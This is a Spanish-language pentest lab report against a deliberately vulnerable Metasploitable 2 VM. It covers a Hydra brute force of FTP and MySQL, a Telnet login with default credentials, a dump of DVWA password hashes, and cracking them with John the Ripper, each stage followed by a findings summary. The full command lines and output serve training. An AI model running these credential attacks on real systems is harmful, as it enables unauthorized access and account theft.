

Martin Dalla Pozza

Roba las credenciales de algún tipo de servicio en la red (FTP, HTTP, SQL, etc.) de la máquina Metasploitable 2, la cual dispone de muchos servicios vulnerables.

*21/tcp open ftp
23/tcp open telnet
25/tcp open smtp
80/tcp open http*

```
(kali㉿kali)-[~]
$ sudo nmap -Pn -n -p 21,22,23,25,80 --open -T5 192.168.1.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 04:08 +0100
Nmap scan report for 192.168.1.2
Host is up (0.0025s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 08:00:27:7E:7F:22 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

```
(kali㉿kali)-[~]
$ echo -e "admin\nroot\nftp\nuser\nmsfadmin\nanonymous\ntest\nbackup" > users_ftp.txt

(kali㉿kali)-[~]
$ echo -e "password\n123456\nadmin\nftp\nmsfadmin\nanonymous\ntest\nbackup\nsecret\nqwerty" > pass_ftp.txt
```

```
(kali㉿kali)-[~]
$ hydra -L users_ftp.txt -P pass_ftp.txt ftp://192.168.1.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 04:14:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 80 login tries (l:8/p:10), ~5 tries per task
[DATA] attacking ftp://192.168.1.2:21/
[21][ftp] host: 192.168.1.2 login: ftp password: admin
[21][ftp] host: 192.168.1.2 login: ftp password: 123456
[21][ftp] host: 192.168.1.2 login: ftp password: password
[21][ftp] host: 192.168.1.2 login: ftp password: ftp
[21][ftp] host: 192.168.1.2 login: ftp password: msfadmin
[21][ftp] host: 192.168.1.2 login: ftp password: anonymous
[21][ftp] host: 192.168.1.2 login: ftp password: test
[21][ftp] host: 192.168.1.2 login: ftp password: backup
[21][ftp] host: 192.168.1.2 login: ftp password: secret
[21][ftp] host: 192.168.1.2 login: ftp password: qwerty
[21][ftp] host: 192.168.1.2 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.1.2 login: anonymous password: password
[21][ftp] host: 192.168.1.2 login: anonymous password: 123456
[21][ftp] host: 192.168.1.2 login: anonymous password: ftp
[21][ftp] host: 192.168.1.2 login: anonymous password: test
[21][ftp] host: 192.168.1.2 login: anonymous password: anonymous
[21][ftp] host: 192.168.1.2 login: anonymous password: admin
[21][ftp] host: 192.168.1.2 login: anonymous password: msfadmin
1 of 1 target successfully completed, 18 valid passwords found
```

```
(kali㉿kali)-[~]
$ ftp 192.168.1.2
Connected to 192.168.1.2.
220 (vsFTPD 2.3.4)
Name (192.168.1.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||20064|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          65534      4096 Mar 17  2010 .
drwxr-xr-x  2 0          65534      4096 Mar 17  2010 ..
226 Directory send OK.
ftp> █
```

RESUMEN EJECUTIVO - VULNERABILIDADES FTP (PUERTO 21)

HALLAZGOS PRINCIPALES:

ACCESO ANÓNIMO HABILITADO

Vulnerabilidad: Autenticación débil

Acceso: Usuario anonymous sin contraseña requerida

Impacto: Acceso no autorizado al sistema

Limitación: Usuario confinado en chroot jail (solo lectura)

Evidencia: Conexión exitosa y listado de directorio vacío

CREDENCIALES POR DEFECTO ACTIVAS

Vulnerabilidad: Credenciales triviales no cambiadas

Acceso: Usuario ftp con contraseña ftp

Impacto: Autenticación exitosa con credenciales conocidas

Limitación: Mismo chroot jail que usuario anonymous

Evidencia: Login exitoso con usuario/contraseña predecibles

BACKDOOR vsftpd 2.3.4 (CVE-2011-2523)

Vulnerabilidad: Puerta trasera en código fuente

Explotación: Carácter) en nombre de usuario activa shell inversa

Impacto potencial: Ejecución remota de comandos como root

RESUMEN TÉCNICO:

Vulnerabilidad	Acceso Obtenido	Permisos	Riesgo
Anonymous FTP	Directorio raíz (chroot)	Solo lectura	MEDIO

Credenciales por defecto
Backdoor vsftpd

Directorio raíz (chroot)
Shell root (potencial)

Solo lectura
Total

MEDIO
ALTO

```
(kali㉿kali)-[~]
$ telnet 192.168.1.2
Trying 192.168.1.2 ...
Connected to 192.168.1.2.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Jan 26 21:46:28 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),1
07(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ groups
msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin admin sambashare
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ cat /etc/issue
```

```
metasploitable2
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$ cat /etc/*release*
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls -la
total 44
drwxr-xr-x 7 msfadmin msfadmin 4096 2025-11-19 06:25 .
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2025-12-16 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2025-12-16 06:25 .gconfd
-rw----- 1 root root 4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

```
msfadmin@metasploitable:~$ find /home -name "*.txt" -o -name "*.conf" -o -name "*password*" 2>/dev/null | head -10
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/license.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebChanges.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebHome.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebNotify.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebTopicList.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebSearch.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebPreferences.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebStatistics.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebIndex.txt
```

```
msfadmin@metasploitable:~$ ps aux | head -20
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1  2844  1692 ?        Ss   21:44   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   21:44   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   21:44   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   21:44   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   21:44   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   21:44   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   21:44   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   21:44   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   21:44   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   21:44   0:00 [kacpi_notify]
root        91  0.0  0.0      0     0 ?        S<   21:44   0:00 [kseriod]
root       130  0.0  0.0      0     0 ?        S   21:44   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S   21:44   0:00 [pdflush]
root       132  0.0  0.0      0     0 ?        S<   21:44   0:00 [kswapd0]
root       174  0.0  0.0      0     0 ?        S<   21:44   0:00 [aio/0]
root      1130  0.0  0.0      0     0 ?        S<   21:44   0:00 [ksnapd]
root     1337  0.0  0.0      0     0 ?        S<   21:44   0:00 [ata/0]
root     1345  0.0  0.0      0     0 ?        S<   21:44   0:00 [ata_aux]
root     1351  0.0  0.0      0     0 ?        S<   21:44   0:00 [ksuspend_usbd]
msfadmin@metasploitable:~$
```

INFORME DE PENETRACIÓN - SERVICIO TELNET (PUERTO 23)

RESUMEN EJECUTIVO:

Se ha comprometido exitosamente el servicio Telnet (puerto 23) del servidor Metasploitable2 (192.168.1.2) utilizando credenciales por defecto. Se obtuvo acceso completo de shell con privilegios de usuario normal, permitiendo la enumeración del sistema y la identificación de múltiples vulnerabilidades.

METODOLOGÍA:

Paso 1: Conexión al servicio Telnet

```
telnet 192.168.1.2
```

Credenciales utilizadas: msfadmin / msfadmin

Resultado: Acceso exitoso al sistema

Paso 2: Enumeración del sistema comprometido

Se ejecutaron comandos de reconocimiento para recopilar información sobre el usuario, sistema, y archivos sensibles.

COMANDOS EJECUTADOS Y RESULTADOS

Información del usuario y privilegios

whoami

Resultado: msfadmin

id

Resultado: uid=1000(msfadmin) gid=1000(msfadmin)

groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

groups

Resultado: msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin admin sambashare

Análisis: El usuario msfadmin pertenece a múltiples grupos, incluyendo admin y lpadmin, lo que indica posibles capacidades de administración.

Información del sistema operativo

uname -a

Resultado: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/issue

Resultado: Banner de advertencia de Metasploitable2

cat /etc/*release*

Resultado:

DISTRIB_ID=Ubuntu

DISTRIB_RELEASE=8.04

DISTRIB_CODENAME=hardy

DISTRIB_DESCRIPTION="Ubuntu 8.04"

Análisis: Sistema Ubuntu 8.04 (Hardy Heron) con kernel 2.6.24-16-server, una versión extremadamente antigua (2008) con múltiples vulnerabilidades conocidas.

Exploración del directorio home

pwd

Resultado: /home/msfadmin

ls -la

Resultados clave:

.bash_history enlazado a /dev/null (historial de comandos oculto)

Archivo .mysql_history con contenido (posibles credenciales)

Archivo .rhosts con permisos de ejecución (configuración insegura de SSH)

Directorio .ssh (posibles claves de autenticación)

Directorio vulnerable con aplicaciones vulnerables

Búsqueda de archivos sensibles:

```
find /home -name "*.txt" -o -name "*.conf" -o -name "*password*" 2>/dev/null | head -10
```

Resultado: Múltiples archivos de texto relacionados con la aplicación TWiki, indicando la presencia de software adicional vulnerable.

Procesos en ejecución:

```
ps aux | head -20
```

Resultado:

Lista de procesos del sistema, mostrando servicios activos y demonios en ejecución.

4. VULNERABILIDADES IDENTIFICADAS

4.1. Crítica: Credenciales por defecto en Telnet

Servicio: Telnet (puerto 23)

Credenciales: msfadmin:msfadmin

Impacto: Acceso completo al sistema sin autenticación adecuada

CVE: N/A (configuración insegura)

Alta: Versión de sistema operativo obsoleta

Sistema: Ubuntu 8.04 (EOL desde 2013)

Kernel: 2.6.24-16-server (2008)

Impacto: Múltiples vulnerabilidades sin parches

Media: Configuración insegura de SSH

Archivo .rhosts presente con permisos 700

Directorio .ssh accesible

Posible configuración de autenticación insegura

Media: Historial de comandos oculto
.bash_history enlazado a /dev/null

Dificulta la auditoría de actividades del usuario

Baja: Archivos de aplicaciones vulnerables
Directorio vulnerable con software desactualizado

Posible vector de ataque para escalada de privilegios

RIESGOS Y IMPACTO:

Vulnerabilidad	Severidad	Impacto	Vector
Credenciales Telnet por defecto	Crítica	Acceso completo al sistema	Red
Sistema operativo obsoleto	Alta	Explotación de vulnerabilidades	Local/Remoto
Configuración SSH insegura	Media	Acceso no autorizado vía SSH	Red
Ocultación de historial	Media	Dificulta detección de intrusos	Local
Software vulnerable	Baja-Medio	Posible escalada de privilegios	Local

CONCLUSIÓN:

La explotación del servicio Telnet demostró una falla crítica de seguridad: credenciales por defecto no cambiadas. Esto permitió acceso completo al sistema, enumeración de información sensible y identificación de múltiples vulnerabilidades adicionales.

Puntos clave:

Acceso obtenido: Shell completo vía Telnet

Usuario comprometido: msfadmin con privilegios amplios

Sistema identificado: Ubuntu 8.04 (obsoleto)

Vulnerabilidades adicionales: Configuración SSH insegura, software vulnerable

Riesgo demostrado: Fácil escalada a otros servicios y posibles ataques internos

Este ejercicio subraya la importancia de cambiar credenciales por defecto, mantener sistemas actualizados y deshabilitar servicios innecesarios en entornos de producción.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.1.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 00:38 +0100
nass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with -
+dns-servers
Nmap scan report for 192.168.1.2
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
```

```
(kali㉿kali)-[~]
└─$ echo -e "root\nadmin\nmsfadmin\nuser" > mysql_users.txt

(kali㉿kali)-[~]
└─$ echo -e "\nroot\npassword\nmsfadmin\n123456" > mysql_pass.txt # Nota: primera línea vacía

(kali㉿kali)-[~]
└─$ hydra -L mysql_users.txt -P mysql_pass.txt 192.168.1.2 mysql
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 00:41:05
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:4/p:5), ~5 tries per task
[DATA] attacking mysql://192.168.1.2:3306/
[3306][mysql] host: 192.168.1.2 login: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-28 00:41:06

(kali㉿kali)-[~]
└─$ mysql -h 192.168.1.2 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0,003 sec)
```

```
MySQL [(none)]> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
MySQL [mysql]> SELECT user, host FROM user;
```

user	host
debian-sys-maint	
guest	%
root	%

3 rows in set (0,002 sec)

```
MySQL [mysql]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
MySQL [dvwa]> SELECT user, password FROM users;
```

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

5 rows in set (0,015 sec)

```
MySQL [dvwa]> SHOW TABLES;
```

Tables_in_dvwa
guestbook
users

2 rows in set (0,003 sec)

```
MySQL [dvwa]> SELECT * FROM users;
```

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/admin.jpg
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	http://172.16.123.129/dvwa/hackable/users/1337.jpg
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	http://172.16.123.129/dvwa/hackable/users/pablo.jpg
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/smithy.jpg

5 rows in set (0,003 sec)

Servicio MySQL - Metasploitable2

1. RESUMEN EJECUTIVO:

Se identificó una vulnerabilidad crítica en el servidor MySQL (puerto 3306) del sistema Metasploitable2 (192.168.1.2). El servicio acepta conexiones con credenciales por defecto, permitiendo acceso completo a todas las bases de datos sin autenticación.

2. METODOLOGÍA:

2.1. Reconocimiento Inicial

Herramienta: Nmap

Servicio identificado: MySQL (3306/tcp)

Versión: 5.0.51a-3ubuntu5

2.2. Ataque de Fuerza Bruta

Herramienta: Hydra v9.6

Diccionarios personalizados:

Usuarios: root, admin, msfadmin, user

Contraseñas: (vacía), root, password, msfadmin, 123456

Resultado: Credencial válida encontrada en 1 segundo:

[3306][mysql] host: 192.168.1.2 login: root

2.3. Explotación Manual

Comando de conexión: mysql -h 192.168.1.2 -u root --skip-ssl

Conexión exitosa confirmada

3. RESULTADOS OBTENIDOS:

3.1. Enumeración de Bases de Datos

```
sql
SHOW DATABASES;
```

7 bases de datos accesibles:

information_schema

dvwa (Damn Vulnerable Web App)

metasploit

mysql

owasp10

tikiwiki

tikiwiki195

3.2. Usuarios del Sistema MySQL

```
sql
```

```
SELECT user, host FROM mysql.user;
```

3 usuarios identificados:

debian-sys-maint

guest (acceso desde cualquier host '%')

root (acceso desde cualquier host '%' sin contraseña)

3.3. Credenciales Robadas de DVWA

sql

```
SELECT user, password FROM dvwa.users;
```

5 usuarios con hashes MD5:

Usuario	Hash MD5 de Contraseña
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Nota: El hash 5f4dcc3b5aa765d61d8327deb882cf99 corresponde a la contraseña "password".

4. ANÁLISIS DE VULNERABILIDADES

4.1. Crítica: Credenciales por Defecto

Servicio: MySQL 5.0.51a

Vulnerabilidad: Usuario root sin contraseña con acceso desde cualquier host (%)

CVE equivalente: Configuración insegura por defecto

Impacto: Acceso completo a todas las bases de datos

4.2. Alta: Exposición de Datos Sensibles

Aplicación: DVWA (Damn Vulnerable Web App)

Datos expuestos: Hashes de contraseñas de usuarios

Riesgo: Posible crackeo de contraseñas y acceso no autorizado

4.3. Media: Configuración SSL Inconsistente

El servidor requiere SSL pero acepta conexiones sin él (--skip-ssl)

Configuración de seguridad mixta que puede llevar a falsa sensación de seguridad

5. IMPACTO

5.1. Nivel de Riesgo: CRÍTICO

Confidencialidad: Alto (acceso a datos sensibles)

Integridad: Alto (modificación/eliminación de datos)

Disponibilidad: Medio (posible denegación de servicio)

5.2. Consecuencias Potenciales

Robo de información confidencial de bases de datos

Escalada de privilegios en aplicaciones web (DVWA)

Ejecución remota de comandos mediante User Defined Functions

Compromiso de otros sistemas conectados

6. CONCLUSIÓN

El servidor MySQL presenta una vulnerabilidad crítica debido a credenciales por defecto no cambiadas. Esta configuración insegura permitió:

Acceso completo a todas las bases de datos

Robo de hashes de contraseñas de usuarios de aplicaciones web

Exposición de información sensible

La explotación de esta vulnerabilidad demuestra la importancia de cambiar credenciales por defecto y aplicar configuraciones de seguridad adecuadas en servicios expuestos a red.

```

(kali㉿kali)-[~]
$ cat > dvwa_hashes.txt << 'EOF'
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
EOF

(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2026-01-28 02:50) 50.00g/s 38400p/s 38400c/s 57600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.


```

```

(kali㉿kali)-[~]
$ john --show --format=raw-md5 dvwa_hashes.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

```



Not Secure http://192.168.1.2/dvwa/login.php


DVWA

Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
 Hint: default username is 'admin' with password 'password'



INFORME FINAL - ROBO DE CREDENCIALES CON JOHN THE RIPPER

1. RESUMEN EJECUTIVO:

Se realizó un ataque de crackeo offline de hashes MD5 obtenidos de la aplicación web DVWA (Damn Vulnerable Web App) alojada en el servidor Metasploitable2. Utilizando John the Ripper, se demostró la vulnerabilidad de contraseñas hasheadas con MD5 sin salt, crackeando el 100% de los hashes en menos de 5 segundos.

2. METODOLOGÍA:

2.1. Obtención de Hashes

Fuente: Base de datos MySQL de DVWA (puerto 3306)

Hashes obtenidos: 5 usuarios con contraseñas hasheadas en MD5

Origen: Aplicación web HTTP (puerto 80)

2.2. Ataque de Crackeo

Herramienta: John the Ripper v1.9.0

Diccionario: rockyou.txt (14 millones de contraseñas)

Tipo de hash: MD5 sin salt (Raw-MD5)

Comandos ejecutados:

```
# Creación del archivo de hashes
cat > dvwa_hashes.txt << 'EOF'
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

EOF

Crackeo con John the Ripper

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hashes.txt

Visualización de resultados

john --show --format=raw-md5 dvwa_hashes.txt

3. RESULTADOS OBTENIDOS

3.1. Credenciales Comprometidas

Usuario	Hash MD5	Contraseña Descubierta	Fortaleza
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	MUY DÉBIL
gordonb	e99a18c428cb38d5f260853678922e03	abc123 abc123	DÉBIL
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	MEDIA
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	DÉBIL
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	MUY DÉBIL

3.2. Métricas del Ataque

Total hashes: 5

Hashes crackeados: 5 (100%)

Tiempo total: 0.004 segundos (4 milisegundos)

Contraseñas duplicadas: 2 usuarios usaban "password"

3.3. Salida de John the Ripper

Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])

Warning: no OpenMP support for this hash type, consider --fork=2

Press 'q' or Ctrl-C to abort, almost any other key for status

password	(admin)
abc123	(gordonb)
letmein	(pablo)
charley	(1337)

4g 0:00:00:00 DONE (2026-01-28 02:50) 50.00g/s 38400p/s 38400c/s 57600C/s
my3kids..dangerous

Results:

admin:password

gordonb:abc123

1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 0 left

4. ANÁLISIS DE VULNERABILIDADES

4.1. Crítica: Algoritmo de Hash Obsoleto

Vulnerabilidad: Uso de MD5 sin salt

Impacto: Crackeo casi instantáneo

CVE relacionado: MD5 es criptográficamente roto desde 2004

4.2. Alta: Contraseñas Débiles

Problema: Contraseñas comunes y predecibles

Ejemplo: "password" es la contraseña más usada mundialmente

Falta de políticas: No se exige complejidad mínima

4.3. Media: Falta de Salting

Vulnerabilidad: Mismo hash para misma contraseña

Consecuencia: Identificación de contraseñas duplicadas

Ejemplo: admin y smithy comparten hash (ambos usan "password")

4.4. Baja: Exposición de Hashes

Vector: Base de datos MySQL accesible

Root cause: Credenciales por defecto en MySQL (root sin contraseña)

5. IMPACTO

5.1. Nivel de Riesgo: CRÍTICO

Confidencialidad: Alto (credenciales expuestas)

Integridad: Alto (posible modificación de datos)

Disponibilidad: Medio (posible denegación de servicio)

5.2. Consecuencias Potenciales

Acceso no autorizado al panel administrativo de DVWA

Ejecución de código SQL (SQL Injection)

Elevación de privilegios en la aplicación

Compromiso de otros sistemas si se reutilizan contraseñas

6. CONCLUSIÓN

